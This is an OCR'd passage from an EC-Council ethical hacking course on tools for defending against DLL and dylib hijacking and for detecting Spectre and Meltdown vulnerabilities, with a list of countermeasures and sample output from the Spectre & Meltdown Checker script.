
Tools for Defending against DLL and Dylib Hijacking


Dependency Walker

- Dependency Walker detects many **common application problems** such as missing modules, invalid modules, import/export mismatches, and circular dependency errors

Dylib Hijack Scanner

- Dylib Hijack Scanner is a simple utility that will **scan your computer** for applications that are either susceptible to dylib hijacking or have been hijacked





https://objective-see.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Defending against DLL and Dylib Hijacking

Cybersecurity professionals can use tools such as Dependency Walker, DLL Hijack Audit Kit, and DLLSpy to detect and prevent privilege escalation using DLL hijacking. In addition, tools such as Dylib Hijack Scanner help security professionals to detect and prevent privilege escalation using Dylib hijacking on macOS systems. These tools help security professionals to monitor system files for modifying, moving, renaming, or replacing DLLs or dylibs in the systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Dependency Walker**

  Source: *http://www.dependencywalker.com*

  Dependency Walker is useful for troubleshooting system errors related to loading and executing modules. It detects many common application problems, such as missing modules, invalid modules, import/export mismatches, circular dependency errors, etc.

  As shown in the screenshot, cybersecurity professionals use Dependency Walker to verify all the DLLs used by an application, the location from which DLLs are loaded, missing DLLs, etc. This information helps security professionals to detect, patch, and fix misconfigured DLLs in the systems.




Figure 6.129: Screenshot of Dependency Walker

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Dylib Hijack Scanner**

  Source: *https://objective-see.com*

  Dylib Hijack Scanner (DHS) is a simple utility that will scan your computer for applications that are either susceptible to dylib hijacking or have been hijacked.

  As shown in the screenshot, security professionals use DHS to detect applications that have been hijacked or are vulnerable to dylib hijacking. This information helps them to patch and fix these applications.




Figure 6.130: Screenshot of Dylib Hijack Scanner

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Defending against Spectre and Meltdown Vulnerabilities

1. Regularly patch and update operating systems and firmware
2. Enable **continuous monitoring** of critical applications and services running on the system and network
3. Regularly patch vulnerable software such as browsers
4. Install and update ad-blockers and anti-malware software to **block injection of malware** through compromised websites
5. Enable traditional protection measures such as endpoint security tools to prevent unauthorized system access
6. **Block services** and applications that allow unprivileged users to execute code
7. Never install unauthorized software or access untrusted websites from systems storing sensitive information
8. Use **Data Loss Prevention (DLP)** solutions to prevent leakage of critical information from runtime memory
9. Frequently check with the manufacturer for **BIOS updates** and follow the instructions provided by the manufacturer to install the updates

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Defending against Spectre and Meltdown Vulnerabilities

Various countermeasures to defend privilege escalation attacks that exploit Spectre and Meltdown vulnerabilities are as follows:

- Regularly patch and update OSs and firmware
- Enable continuous monitoring of critical applications and services running on the system and network
- Regularly patch vulnerable software such as browsers
- Install and update ad-blockers and anti-malware software to block injection of malware through compromised websites
- Enable traditional protection measures such as endpoint security tools to prevent unauthorized system access
- Block services and applications that allow unprivileged users to execute code
- Never install unauthorized software or access untrusted websites from systems storing sensitive information
- Use data loss prevention (DLP) solutions to prevent leakage of critical information from runtime memory
- Frequently check with the manufacturer for BIOS updates and follow the instructions provided by the manufacturer to install the updates

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Tools for Detecting Spectre and Meltdown Vulnerabilities

InSpectre


- InSpectre examines and discloses any **Windows system's hardware and software** vulnerability to Meltdown and Spectre attacks

Spectre & Meltdown Checker

- Spectre & Meltdown Checker is a shell script to tell if your system is vulnerable against the several "**speculative execution**" CVEs



https://www.grc.com



https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Detecting Spectre and Meltdown Vulnerabilities

Security professionals can use tools such as InSpectre, Spectre & Meltdown Checker, INTEL-SA-00075 Detection and Mitigation Tool, etc. to detect Spectre and Meltdown vulnerabilities that exist in the system hardware. Detection of these vulnerabilities before exploitation helps security professionals to install the necessary OS and firmware patches to defend against such exploitation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **InSpectre**

  Source: *https://www.grc.com*

  InSpectre examines and discloses any Windows system's hardware and software capability to prevent Meltdown and Spectre attacks. Detecting these vulnerabilities at an early stage helps security professionals to update system hardware, its BIOS, which reloads the updated processor firmware, and its OS to use the new processor features.




Figure 6.131: Screenshot of InSpectre showing Spectre and Meltdown vulnerabilities

- **Spectre & Meltdown Checker**

  Source: *https://github.com*

  Spectre & Meltdown Checker is a shell script to determine whether a system is vulnerable against various "speculative execution" CVEs. For Linux systems, the script will detect mitigations, including backported non-vanilla patches, regardless of the advertised kernel version number or the distribution (such as Debian, Ubuntu, CentOS, RHEL, Fedora, openSUSE, Arch, etc.).

  As shown in the screenshot, security professionals use Spectre & Meltdown Checker to determine whether the system is immune to speculative execution vulnerabilities. This tool helps them in verifying whether the system has the known correct mitigations in place.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
└─$sudo ./spectre-meltdown-checker.sh
[sudo] password for attacker:
Spectre and Meltdown mitigation detection tool v0.45

Checking for vulnerabilities on current system
Kernel is Linux 5.14.0-9parrot1-amd64 #1 SMP Debian 5.14.9-9parrot1 (2021-10-26) x86_64
CPU is Intel(R) Xeon(R) Gold 6230R CPU @ 2.10GHz

Hardware check
* Hardware support (CPU microcode) for mitigation techniques
  * Indirect Branch Restricted Speculation (IBRS)
    * SPEC_CTRL MSR is available: YES
    * CPU indicates IBRS capability: YES (SPEC_CTRL feature bit)
  * Indirect Branch Prediction Barrier (IBPB)
    * CPU indicates IBPB capability: YES (SPEC_CTRL feature bit)
  * Single Thread Indirect Branch Predictors (STIBP)
    * SPEC_CTRL MSR is available: YES
    * CPU indicates STIBP capability: NO
  * Speculative Store Bypass Disable (SSBD)
    * CPU indicates SSBD capability: YES (Intel SSBD)
  * L1 data cache invalidation
    * CPU indicates L1D flush capability: YES (L1D flush feature bit)
  * Microarchitectural Data Sampling
    * VERW instruction is available: NO
  * Indirect Branch Predictor Controls
    * Indirect Predictor Disable feature is available: NO
    * Bottomless RSB Disable feature is available: NO
    * BHB-Focused Indirect Predictor Disable feature is available: NO
  * Enhanced IBRS (IBRS_ALL)
    * CPU indicates ARCH_CAPABILITIES MSR availability: NO
```

Figure 6.132: Screenshot of Spectre & Meltdown Checker showing Spectre and Meltdown vulnerabilities

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
    * ARCH_CAPABILITIES MSR advertises IBRS_ALL capability: NO
  * CPU explicitly indicates not being affected by Meltdown/L1TF (RDCL_NO): NO
  * CPU explicitly indicates not being affected by Variant 4 (SSB_NO): NO
  * CPU/Hypervisor indicates L1D flushing is not necessary on this system: NO
  * Hypervisor indicates host CPU might be affected by RSB underflow (RSBA): NO
  * CPU explicitly indicates not being affected by Microarchitectural Data Sampling (MDS_NO): NO
  * CPU explicitly indicates not being affected by TSX Asynchronous Abort (TAA_NO): NO
  * CPU explicitly indicates not being affected by iTLB Multihit (PSCHANGE_MSC_NO): NO
  * CPU explicitly indicates having MSR for TSX control (TSX_CTRL_MSR): NO
  * CPU supports Transactional Synchronization Extensions (TSX): NO
  * CPU supports Software Guard Extensions (SGX): NO
  * CPU supports Special Register Buffer Data Sampling (SRBDS): NO
  * CPU microcode is known to cause stability problems: NO (family 0x6 model 0x55 stepping 0x7 ucod
e 0xffffffff cpuid 0x50657)
  * CPU microcode is the latest known available version: YES (latest version is 0x500320a dated 202
1/08/13 according to builtin firmwares DB v222+i20220208)
* CPU vulnerability to the speculative execution attack variants
  * Affected by CVE-2017-5753 (Spectre Variant 1, bounds check bypass): YES
  * Affected by CVE-2017-5715 (Spectre Variant 2, branch target injection): YES
  * Affected by CVE-2017-5754 (Variant 3, Meltdown, rogue data cache load): YES
